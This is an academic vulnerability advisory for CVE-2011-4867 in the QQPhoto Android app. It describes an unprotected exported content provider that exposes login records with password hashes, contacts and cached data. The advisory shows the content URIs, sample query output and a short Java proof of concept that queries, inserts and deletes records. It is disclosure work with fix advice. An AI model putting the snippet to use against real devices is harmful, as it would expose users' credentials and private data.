Vulnerability in QQPhoto (Q 拍) for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

December 29, 2011 at 9:22 PM HKT

Abstract

We found that QQPhoto (Q 拍) has a vulnerability that allows a malicious application to access and manipulate user’s private information (e.g., password’s MD5 value, contacts, cached data, and etc.) *protected* by QQPhoto.

1 Application Information

Package Name	com.tencent.qqphoto
Full Name	QQPhoto (“Q 拍” in Chinese name)
Version	0.97
Category	Social
Installs	5,000 – 10,000
Average Rating	4.2/5.0 from 15 users

CVE Reference	CVE-2011-4867
Vendor	*Tencent, Inc.*, http://www.qq.com
Vendor Response	

2 Description

QQPhoto exposes the following content provider in the AndroidManifest.xml file.


-
  ```
  <provider android:name=".provider.SuiPaiProvider"
  android:authorities="com.tencent.qqphoto.provider.SuiPai" />
  ```

Since this content provider is not properly protected, a malicious application on the same device can access and manipulate user’s private information (e.g., password’s MD5 value, contacts, cached data, and etc.) *protected* by QQPhoto through this content provider.

*** authors with equal contributions**

3 Impact

This vulnerability enables an adversary to access and modify user's private information (e.g., account, draft message, search keyword and etc.) without being noticed by the user. Such information is supposed to be only accessible to the user having the account and password as shown in Figure 1.




QQ号码：1137983534

QQ密码：•••••••••••

Figure 1: QQPhoto requires password to log in the system.

However, a malicious application on the same device can manipulate the user's private information without knowing the account and the password. Figure 2 shows how a malicious application can obtain the user's information by querying the table login_log through the content provider. Although the password was replaced with its MD5 value, it can be easily recovered using the rainbow table. Similarly, Figure 3 demonstrates how a malicious application can access the user's contacts and cache data.




```
content://com.tencent.qqphoto.provider.SuiPai/login_log
```

```
querySuiPaiProvider! Column Count: 9

0[_id]: 1
0[uin]: 1137983534
0[pwd](Byte Type): [B@4053b9d0
0[nick]: Test PolyU
0[is_focus]: 1
0[auto_login]: 0
0[auto_sync]: 0
0[auto_sync_time]: null
0[time]: 1325142512434
```

Figure 2: Obtain the user's information



```
content://com.tencent.qqphoto.provider.SuiPai/friend_uin
```

```
querySuiPaiProvider! Column Count: 9

0[_id]: 1
0[owner_uin]: 1137983534
0[uin]: 853266073
0[nick]: null
0[bei_zhu](Byte Type): [B@40553848
0[nick_pin_yin]: null
0[bei_zhu_pin_yin]: null
0[data_type]: 1
0[create_time]: 1325146446275
```

```
content://com.tencent.qqphoto.provider.SuiPai/cache_data
```

```
0[req_key]: FriendSuiPaiFeedListReq
0[res_key]: FriendSuiPaiFeedListRsp
0[res_content](Byte Type): [B@40541640
0[res_date]: 1325142513193

1[_id]: 5
1[owner_uin]: 1137983534
1[req_key]: FriendListReq
1[res_key]: friendlist.getFriendList
1[res_content](Byte Type): [B@405438f0
1[res_date]: 1325146446088

2[_id]: 7
2[owner_uin]: 1137983534
2[req_key]: SvcRequestUserConfig
2[res_key]: SvcResponseUserConfig
2[res_content](Byte Type): [B@40546b80
```

Figure 3: Retrieve the contacts and the cache data

4 Solution

We are trying our best to contact *Tencent Inc.* to fix this security issue. Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

The following table shows the names of tables that can be accessed through QQPhoto’s content provider. These tables store the user’s sensitive information.

Content Provider Authority	Table Name
com.tencent.qqphoto.provider.SuiPai	upload_task
com.tencent.qqphoto.provider.SuiPai	cache_data
com.tencent.qqphoto.provider.SuiPai	login_log
com.tencent.qqphoto.provider.SuiPai	friend_uin
com.tencent.qqphoto.provider.SuiPai	cache_upload

Sample attack codes for accessing the user’s information:

```
providerUri = Uri.parse(“content://com.tencent.qqphoto.provider.SuiPai/login_log”)
ContentResolver cr  = this.getContentResolver();

//Insert
ContentValues values = new ContentValues();
....
outUri = cr.insert(providerUri, values);

//Query
Cursor cursor = cr.query(providerUri, null, null, null, null);

//Delete
int nCount = cr.delete(providerUri, null, null);
```